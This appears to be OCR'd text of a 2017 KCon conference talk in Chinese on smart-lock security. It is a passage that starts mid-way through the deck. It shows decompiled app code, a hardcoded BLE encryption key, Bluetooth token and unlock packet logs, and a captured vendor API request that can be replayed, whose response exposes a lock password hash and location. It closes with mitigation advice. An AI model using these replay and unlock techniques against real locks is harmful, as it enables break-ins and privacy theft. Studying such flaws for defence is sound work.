    if(GlobalParameterUtils.getInstance().getToken() != null || GlobalParameterUtils.getInstance().getToken().length >= v8) {
        for(v2 = 0; v2 < v8; ++v2) {
            v0.append(TxOrder.formatByte2HexStr(GlobalParameterUtils.getInstance().getToken()[v2]));
        }
    }
    else {
        ToastUtils.showMessage("token不正确");
    }

    for(v2 = v0.length() / 2; v2 < 16; ++v2) {
        v0.append(TxOrder.formatByte2HexStr(((byte)this.random.nextInt(127))));
    }

    return v0.toString();
}
```

# 获取token，开锁

获取token数据包，16byte





开锁数据包，16byte



# 攻击方式

# 案例分析（二）

# 使用http明文传输，请求包可以重放



# 明文密钥，弱口令

```
private BleProtocol() {
    super();
    BleProtocol.a = this;
    BleProtocol.b_key = new byte[]{58, 96, 67, 42, 92, 1, 33, 31, 41, 30, 15, 78, 12, 19, 40, 37};
}

@NotNull public final byte[] a_getKey() {
    return BleProtocol.b_key;
}
```


```
xlog  请求开锁: 000000
xlog  token is:  b074271b
xlog  Write:  05010630303030303b074271b171819
xlog  Write Encode:  cb77e9568d93e58b2e49814322744ee9
xlog  写数据: cb77e9568d93e58b2e49814322744ee9
xlog  onCharacteristicWrite: true cb77e9568d93e58b2e49814322744ee9
xlog  onCharacteristicChanged: ad59eb79a8b93b74a35a9581cde434e400000000
      9211    UUID: 000036f6-0000-1000-8000-00805f9b34fb
xlog  Read:  ad59eb79a8b93b74a35a9581cde434e4
xlog  Read Decode: cb05010100f4074330d45f39513fd11f
xlog  onCharacteristicChanged: 054bdfabc62091c58323112bab5b714d00000000
      9211    UUID: 000036f6-0000-1000-8000-00805f9b34fb
xlog  Read:  054bdfabc62091c58323112bab5b714d
xlog  Read Decode: 05020100e8ce164c35d41f49b534976f
xlog  开锁结果521
xlog  开锁: 0
```

# 获取token的指令

- 上一次的token会参与本次获取token的运算，如何获取上一次token？
- 从app第一次运行入手。

```
xlog  query Token
xlog  token is NULL
xlog  Write:  060101010e0f10111213141516171819
xlog  Write Encode:  6ef0b6d516e7b280f5f39f8eb800f9d8
xlog  写数据: 6ef0b6d516e7b280f5f39f8eb800f9d8
xlog  onCharacteristicWrite: true 6ef0b6d516e7b280f5f39f8eb800f9d8
xlog  onCharacteristicChanged: 6081a50c9ef2f5e75d1749657d15b1c800000000
      80ce8    UUID: 000036f6-0000-1000-8000-00805f9b34fb
xlog  Read:  6081a50c9ef2f5e75d1749657d15b1c8
xlog  Read Decode: cb060101002a9d2a9d2a5d7aa17b622b
xlog  onCharacteristicChanged: b26e5bfbf8183e695c9f0e212bc71b6500000000
      80ce8    UUID: 000036f6-0000-1000-8000-00805f9b34fb
xlog  Read:  b26e5bfbf8183e695c9f0e212bc71b65
xlog  Read Decode: 060207dbdad9d901010205d91909c590
xlog  Token:  dbdad9d9
```

# 案例分析（三）


仅限紧急呼叫
17%
14:08
Locks
[redacted]
100%
Tap to unlock.
Unlock
Find
Share
Activity Log
Settings

# 工作模式

# 存在的安全隐患


获取key的请求
包可以重放
远程服
务器
移动端APP
app直接发送key进行
开锁，并无特定开锁
指令包
Attack
智能锁

# 请求包重放

**Request**

Raw | Params | Headers | Hex

```
GET
/api/v2/locks/get.json?token=a4d2b770e1ce97c8ba956f1a3c4ca
d85&firmware_channel=2&apikey=f0753b5844d36234302088a2b3be
4c1f HTTP/1.1
Host: locksmart.dogandbonecases.com
Connection: close
Accept-Encoding: gzip
User-Agent: Android 6.0; HUAWEI MT7-TL10
Build/HuaweiMT7-TL10
```

**Response**

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Cache-Control: no-cache
Content-Type: application/json
Date: Thu, 29 Jun 2017 06:34:41 GMT
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 1012

{"locks":[{"name":"My
Padlock","serial":"7D731A4A64DF","photo_url":null,"access":"tap","push_unlock_enabled":false
,"found_notification_requested":false,"location_enabled":false,"tracking_enabled":false,"po
wer_save":true,"notify_battery":true,"notify_invite_accepted":true,"notify_share_unlock":tr
ue,"password":"0d7b04563b98aa687dcad628a8a8d5ee4e2b539b3b0bf4fe33405069246b8bf1","passcode"
:"","shared_users":[],"location":{"lat":40.047363,"lon":116.282524,"signal_strength":-74,"a
ccuracy":40,"created_at":1498716355,"reported_by":"owner"}}],"latest_firmware":{"id":"594878
0dc26de2990a8b6991","version":"V2.36g","channel":2,"sha1_checksum":"ae61d5eee49bed49a4b340d
0d8b7cfdaf9941429","public_notes":"test","release_time":1497921549,"url":"https:\/\/97fd827
53dda7729ce31-e3895cffa4c5dde4cf6f6a3c268ece7b.ssl.cf4.rackcdn.com\/V2.36g5948780d07ed8.hex
","supported_upgrade_from":["V2.36g","V2.36g","V2.34","V2.31","V2.32","V2.31","V2.30","V2.2
9","V2.27","V2.25","V2.24","V2.23","V2.28","V2.20","V2.1"]},"shared_locks":[]}
```


# 开锁逻辑

```
public void doUnlock(boolean arg5, String arg6) {
    String v1;
    if(this.unlockingFlow == UnlockingFlow.LOCKED) {
        this.animate(UnlockingFlow.UNLOCKING);
        if(!arg5) {
            try {
                v1 = MySharedPreferences.getLockData().getPassword();
            }
            catch(Exception v0) {
                v0.printStackTrace();
            }
        }
        else {
            v1 = arg6;
        }

        this.fragLink.lock.unlock(v1);
    }
}
```

```
public void unlock(String arg9) {
    Peripheral v0 = this.getPeripheral();
    if(v0 != null) {
        Debug.redact(Lock.TAG, "unlock() - uuid: %s, password: %s", new int[]{1}, new Object[]{Characteristic.PASSWORD.uuid(), arg9});
        v0.writeCharacteristic(Characteristic.PASSWORD.uuid(), Command.unlock(arg9), Command.PASSWORD.resultCode);
        this.authHandler.postDelayed(new Runnable(v0) {
            public void run() {
                Lock.this.peripheralDidReadValue(this.val$peripheral, Characteristic.STATE.uuid(), LockState.LOCKED.getBytes());
            }
```

```
public void writeCharacteristic(UUID arg7, String arg8, int arg9) {
    Debug.redact(Peripheral.TAG, "writeCharacteristic() - characteristic: %s, data: %s", new int[]{1}, new Object[]{arg7, arg8});
    this.writeCharacteristic(arg7, this.hexStringToByteArray(arg8), arg9);
}
```

# 开锁指令蓝牙数据包





蓝牙数据包一次性只能发送20byte，超过的必须要分片发送。

# 04 改进方案

# 攻击不是目的，如何改进


- 至少要APP加固
- APP端的密钥不使用硬编码，弱口令
- 配对密钥管理与分配
- 锁和APP的验证问题，MAC白名单
- 智能设备的固件更新问题
- 协议通信能不能使用非对称加密

# 通过协议进行设备和移动端互认证



# 05 写在最后


# 物联容易，安全不易，且行且珍惜



# 攻击面很多

- Web：弱口令、SQL注入、跨站、权限绕过...
- Bin：缓冲区溢出...
- APP：代码逆向、Log敏感信息泄露、WebView远程代码执行、拒绝服务攻击、database配置错误...
- 协议方面
- ...

# 这是一个过程，一切才刚刚开始



# Thank you!

KCon 洞见未来 2017